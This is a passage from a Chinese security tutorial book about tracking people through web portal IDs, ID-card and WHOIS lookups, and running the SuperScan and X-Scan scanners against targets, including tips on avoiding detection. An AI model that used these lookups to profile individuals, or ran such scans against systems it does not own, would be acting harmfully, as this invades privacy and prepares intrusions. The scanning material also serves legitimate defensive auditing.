免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.3.3 知名门户搜索：网易、新浪、搜狐、雅虎

中国最早的互联网文化是从门户站点开始的，它们为国内网络发展做出了推进的贡献。知名的门户网站主要有新浪、雅虎、网易和搜狐网等，这些门户站点提供的服务非常多，但它们的侧重点不同。

1. 新浪

新浪网站拥有多家地区性网站，提供各类信息分类，以网络媒体为主要特征的综合门户。

2. 网易

网易是以网络社区、网络游戏为主要业务的综合门户网站，一般网易邮箱使用者居多。

3. 雅虎

雅虎提供的服务包括搜索引擎、电邮、新闻等，业务遍及 24 个国家和地区，为全球超过 5 亿的独立用户提供多元化的网络服务。

雅虎网站的分类目录搜索主要包括如下几个方面。

（1） 搜索业务

雅虎的搜索业务包括网页搜索、图片搜索、音乐搜索、资讯搜索、雅虎搜索社区、地址栏搜索。

（2） 雅虎门户业务

雅虎门户业务包括财经频道、体育频道、娱乐频道、搜索资讯等。

（3） 雅虎电邮

雅虎电邮是全球领先的免费邮箱服务。

4. 搜狐

搜狐的全球首个第三代互动式搜索引擎——搜狗，其产品线包括网页应用和桌面应用两大部分。网页应用以网页搜索为核心，在音乐、图片、新闻、地图领域提供垂直搜索服务，通过说吧建立用户间的搜索型社区；桌面应用则旨在提升用户的使用体验：搜狗工具条帮助用户快速启动搜索，拼音输入法帮助用户更快速地输入，PXP 加速引擎帮助用户更流畅地享受在线音视频直播、点播服务。

了解这些门户网站提供的服务后，假设知道某人的 ID，可以查询这个 ID 是否在使用门户站点的服务，如，通过 ID 找到对方博客，即可从博客内容中更加深入了解对方的信息。

2.3.4 高端门户搜索：Google 与微软

如果说国内门户站点提供的服务只为满足大部分普通用户的需求的话，Google 与微软两大软件巨头提供的服务更受高端用户欢迎。

网民中的高端用户泛指收入较高、具有较高购买能力和消费潜力的群体，国内高端用户主要以商务人士及 IT 人员为主，因此，是网民中最有价值的高端群体，也是各种网络应用领域关注的目标客户。

高端搜索用户在搜索内容上与其他人群有一些差异，比如高端搜索用户对搜索引擎的使用更多地应用到工作和生活信息的获取上，高端用户将搜索引擎更多地应用到专业资料、新闻资讯、外文信息，以及与出行、购物等有关的生活信息获取方面，而对搜索引擎在娱乐搜

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

索服务方面的使用少于其他人群。这与高端用户与其他人群在使用互联网方面的差异密切相关，高端用户的网络应用更侧重于其在生活辅助、信息渠道等方面的价值上，因此，国际性企业提供的网络服务更受他们喜欢，能最大化保护他们的隐私及数据安全。

Google 与微软两大网络巨头提供的服务主要有哪些呢？下面简单介绍其服务及概要。

1. 微软

微软 IM 聊天 MSN 是全球使用者最多的交流工具，与 Googel 的 Gtalk 聊天工具一样，它们都使用电子邮件作为登录账户，可以与亲人、朋友、工作伙伴进行文字聊天、语音对话、视频会议等即时交流。当然，除此之外，微软推出的网络服务，如 Office 服务、Live 服务、免费网络电话服务等，这些服务也都非常出色。

要利用微软进行信息查询，可先打开微软的官方网站，如图 2-48 所示。从中可以看出，在网页的中间有一个搜索框，在其中输入要查询的关键字，如“社会工程学”，即可搜索到与其相关的内容，如图 2-49 所示。



图 2-48　微软的官方网站




图 2-49　查询信息

2. Google

Google 提供的网络服务与微软推出的相似，且比微软更加出色。但由于多方面因素的影响，普通用户对于 Google 与微软推出的服务知道得很少。

2.4　专家课堂（常见问题与解答）

点拨 1：在使用“查询网”（ip138.com）查询身份证号码时，如果已获得某人的真实姓名与身份证号码，如何查看对方的照片呢？

解答：打开网页“http://qq.ip138.com/idsearch/”，则会看到有关身份证信息核查的查询服务，这项服务主要由公安部提供，是一种收费服务。移动、联通用户编辑“YW 姓名身份证号码”到 10665110，比如，用户王刚需要查询，则输入“YW 王刚 360189890055555555”到 10665110 即可，此项查询服务将会从用户的手机中扣除 5 元，如图 2-50 所示。

点拨 2：如何查询注册域名的详细信息？

解答：查询域名是否已经被注册，以及注册域名的详细信息，可使用“Whois 域名-站长工具”。简单地说，Whois 就是一个可以查询注册域名的详细信息，如域名所有人、域名注册

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

商、域名注册日期和过期日期等的数据库。

在浏览器地址栏中输入网址“http://whois.chinaz.com/Default.aspx”，即可进入“Whois 域名-站长工具”主页，在“请输入要查询的域名”文本框中输入域名，如“nuannuan.com”。单击“查询”按钮，即可在浏览器中查看域名注册人的信息，如图 2-51 所示。




图 2-50　查询对方的照片




图 2-51　查询域名信息

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第3章

扫描工具应用实战

重点提示：

- 利用 SuperScan 扫描端口
- 利用 X-Scan 检测安全漏洞
- 使用 SSS 扫描主机漏洞
- 利用流光软件探测目标主机





扫描工具是黑客们攻击计算机必不可少的一种工具，它们利用这些扫描工具查看主机的情况，如搜索主机中的开放端口、主机漏洞、CGI 漏洞以及目标主机的 IPC 用户列表等。再利用这些漏洞对目标主机进行攻击，因此，计算机用户应了解黑客们常使用的扫描工具及其使用方法。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客在入侵计算机之前，都需要先对系统的漏洞进行扫描。只有扫描出计算机中的安全漏洞，才能顺利入侵。本章将介绍一些常用的黑客扫描工具软件及其使用方法，以帮助用户更好地进行扫描操作和反侦查操作。合理利用这些扫描工具，可以帮助用户提早发现系统存在的缺陷，做好入侵防范工作。

3.1 实例 1：利用 SuperScan 扫描端口

端口扫描工具 Super Scan 不仅可以通过 Ping 检验 IP 是否在线、将 IP 和域名相互转换、检验目标计算机提供的服务类别和一定范围内的目标计算机是否在线和端口情况，还可以自定义要检验的端口，并将其保存为端口列表文件。总之，作为安全工具的 Super Scan，可以帮助用户查找网络中的弱点和漏洞。下面了解一下该软件的具体使用方法。

步骤 01 双击 Super Scan 软件的安装程序图标，运行后的主界面如图 3-1 所示。默认显示的“扫描”选项卡，该选项卡可用来进行端口扫描。

步骤 02 在进行扫描之前，首先要做的是对扫描任务的选项进行设置。如果要对非连续 IP 地址的目标主机进行扫描，可在“主机名/IP”文本框中输入要扫描的主机名或 IP 地址。若要对某个网站进行扫描，可在文本框中直接输入该网站的网址，然后单击 -> 按钮，把要扫描的网站的 IP 地址添加到右侧的列表框中。此时，该网站的 IP 地址就会在右侧的列表框中显示出来，如图 3-2 所示。




图 3-1 Super Scan 软件的主界面




图 3-2 输入要扫描的主机名或 IP 地址

提示 Super Scan 软件仅能扫描其他主机，不能扫描本机，因此，在设置要扫描的主机的 IP 地址时，要避免输入本机的 IP 地址。

步骤 03 若要对指定范围的 IP 地址进行扫描，可在“开始 IP”和“结束 IP”文本框中分别输入要扫描的开始 IP 和结束 IP，单击 -> 按钮，将要扫描的 IP 地址范围添加到右侧的列表框中，如图 3-3 所示。

步骤 04 若要将事先保存在文件中的 IP 地址添加到右侧的列表框中，单击“从文件读取 IP 地址”按钮 ->，在“Open IP text file”文本框中选择保存 IP 地址的文件，如图 3-4 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-3　输入要扫描的 IP 地址范围




图 3-4　选择保存 IP 地址的文件

步骤 05 单击“打开”按钮，即可将文件中的 IP 地址添加到右侧的 IP 地址列表框中，如图 3-5 所示。

步骤 06 将要扫描的 IP 地址设置完成后，需要对主机和服务器的扫描选项进行设置。切换到“主机和服务扫描设置”选项卡中，该选项卡可用来设置主机和服务选项，其中包括要扫描的端口类型和端口列表。在“查找主机”选项区域中可根据实际需要选中相应的复选框，如“时间戳请求”、“地址掩码请求”、“信息请求”，以提高查找主机信息的准确性，如图 3-6 所示。但选中的选项越多，扫描的时间也会超长。




图 3-5　将文件中的 IP 地址添加到 IP 地址列表框中




图 3-6　设置“查找主机”选项区域

步骤 07 在“UDP 端口扫描”和“TCP 端口扫描”选项区域中可以分别设置要扫描的 UDP 端口或 TCP 端口列表，可以自己输入要扫描的起始端口和结束端口，如图 3-7 所示。若不输入起始端口和结束端口，则会扫描右侧的列表框中的所有端口。同样，也可以单击“从文件读取端口”按钮，从文本类型的端口列表文件中导入要扫描的端口。

步骤 08 在“超时设置”文本框中分别输入扫描超时的等待时间，在“扫描类型”选项区域中，可以根据实际情况选择不同的扫描类型。若对 TCP 端口进行扫描，设置扫描类型为“SYN”时，不一定能返回所有扫描结果；设置扫描类型为“直接连接”时，虽然能够获得

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

正确的扫描结果，但安全性并不是很高，使用这种扫描方式很容易被对方察觉。一般情况下，按默认设置即可。

步骤 09 切换到“扫描选项”选项卡中，该选项卡可以设置扫描时检测开放主机或服务的次数、解析主机名的次数、获取 TCP 或者 UDP 标志的超时时间以及扫描的速度。若用户对没有开放端口的主机不感兴趣，可选中左侧选项区域中的“隐藏没有开放端口的主机”复选框；若要设置扫描的速度，可拖动右侧区域中的滑块进行调整，如图 3-8 所示。




图 3-7 设置“UDP 端口扫描”和“TCP 端口扫描”选项区域




图 3-8 设置“扫描选项”选项卡



在设置扫描速度时，扫描速度越快，扫描的主机信息的准确度就越低，因此，用户需根据实际情况进行设置。

步骤 10 在对扫描选项设置完成后，单击对话框底部的 ▶ 按钮，即可开始扫描，扫描的结果会在列表框中显示，在其中可看出目标主机的主机名、开放端口等信息，如图 3-9 所示。




图 3-9 扫描设置的 IP 地址

步骤 11 单击“查看 HTML 结果”按钮，可使扫描的结果以网页形式显示，如图 3-10 所

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

示，扫描结果中清楚地显示了目标主机上的主机名、MAC 地址、用户账户和所开放的端口。




图 3-10　以网页的形式查看扫描结果

3.2　实例 2：利用 X-Scan 检测安全漏洞

X-Scan 是一款非常优秀的扫描器，采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能。扫描内容包括：远程服务类型、操作系统类型及版本，各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等二十几个大类，能够全方位地检测目标主机的漏洞，同时还给出了相应的漏洞解决方案。

下面了解一下 X-Scan 软件的具体使用方法：

步骤 01 双击 X-Scan 软件的安装程序图标，运行后的主界面如图 3-11 所示。

步骤 02 在使用该软件进行扫描之前，首先要对扫描选项进行设置。选择“设置”→“扫描参数”菜单项，即可打开“扫描参数”窗口。默认显示“检测范围”界面，在“指定 IP 范围”文本框中输入独立 IP 地址或域名，也可输入以“-”和“,”分隔的 IP 地址段，如“192.168.0.1-192.168.0.12”或“192.168.0.1-12，192.168.1.1-192.168.1.18”（两个独立的网段），如图 3-12 所示。




图 3-11　X-Scan 软件的主界面




图 3-12　输入指定 IP 范围

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 在左边列表中选择“全局设置”下的“扫描模块”选项，在中间列表中会显示该模块的具体内容。在这里可以选择本次扫描需要加载的插件，单击其中任何一个插件，在右边的列表中都会显示相应插件的详细描述，如图 3-13 所示。根据实际需要，选中要加载的插件前的复选框。

步骤 04 选择“全局设置”下的“并发扫描”选项，在右侧的区域中会显示该模块的详细内容，在这里可以设置最大并发扫描的主机数量和并发线程数量。默认最大的主机数为 10，最大的并发线程数为 10，用户需要根据计算机的性能配置高低进行修改，因为这些设置受硬件和宽带的影响，如图 3-14 所示。一般不要将线程设置得太大，以免影响扫描结果。




图 3-13 设置“扫描模块”选项




图 3-14 设置“并发扫描”选项

步骤 05 选择“全局设置”的“扫描报告”选项，在“报告文件类型”下拉列表中有 TXT、HTML 和 XML 3 个选项，这里选择“HTML”选项，如图 3-15 所示。如果选中“扫描完成后自动生成并显示报告”复选框，则在扫描结束后会自动以网页形式显示扫描结果报告。

步骤 06 选择“全局设置”下的“其他设置”选项，如果选择“跳过没有响应的主机”单选项，则 X-Scan 会先去 ping 一下主机，如果没有响应，将跳过对该主机的检测；如果选择“无条件扫描”选项，则即使对方主机没有响应，X-Scan 也要强制扫描 IP 地址段中的每一台主机，如图 3-16 所示。




图 3-15 设置“扫描报告”选项




图 3-16 设置“其他设置”选项

步骤 07 在左边列表中选择“插件设置”下的“端口相关设置”选项，在“待检测端口”文本框中可以设置此次扫描的端口号，各端口号之间用逗号隔开。

对于普通用户来说，可以使用默认设置。在“检测方式”下拉列表中有 TCP、SYN 两个

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

选项，如图 3-17 所示。若选择 TCP 方式，则扫出的信息比较详细、可靠，但不安全，容易被目标主机发现；若选择 SYN 方式，则扫出的信息不一定详细，可能会出现漏报的情况，但是扫描比较安全，不容易被发现。这里选择 TCP 方式，然后选中“根据响应识别服务”复选框，这样当扫描对象服务端口更改之后，扫描软件策略也会自动进行相应的调整。

步骤 08 选择“插件设置”下的“SNMP 相关设置”选项，在右侧的列表框中显示要检测的 SNMP 信息，用户可根据需要选择相应的选项，如图 3-18 所示。




图 3-17　设置“端口相关设置”选项




图 3-18　设置“SNMP 相关设置”选项

步骤 09 选择“插件设置”下的“NETBIOS 相关设置”选项，在右侧的列表框中显示出要检测的 NETBIOS 信息，用户可根据需要选择相应的选项，如图 3-19 所示。

步骤 10 选择“插件设置”下的“漏洞检测脚本设置”选项，并选中右侧的“全选”复选框，如图 3-20 所示。

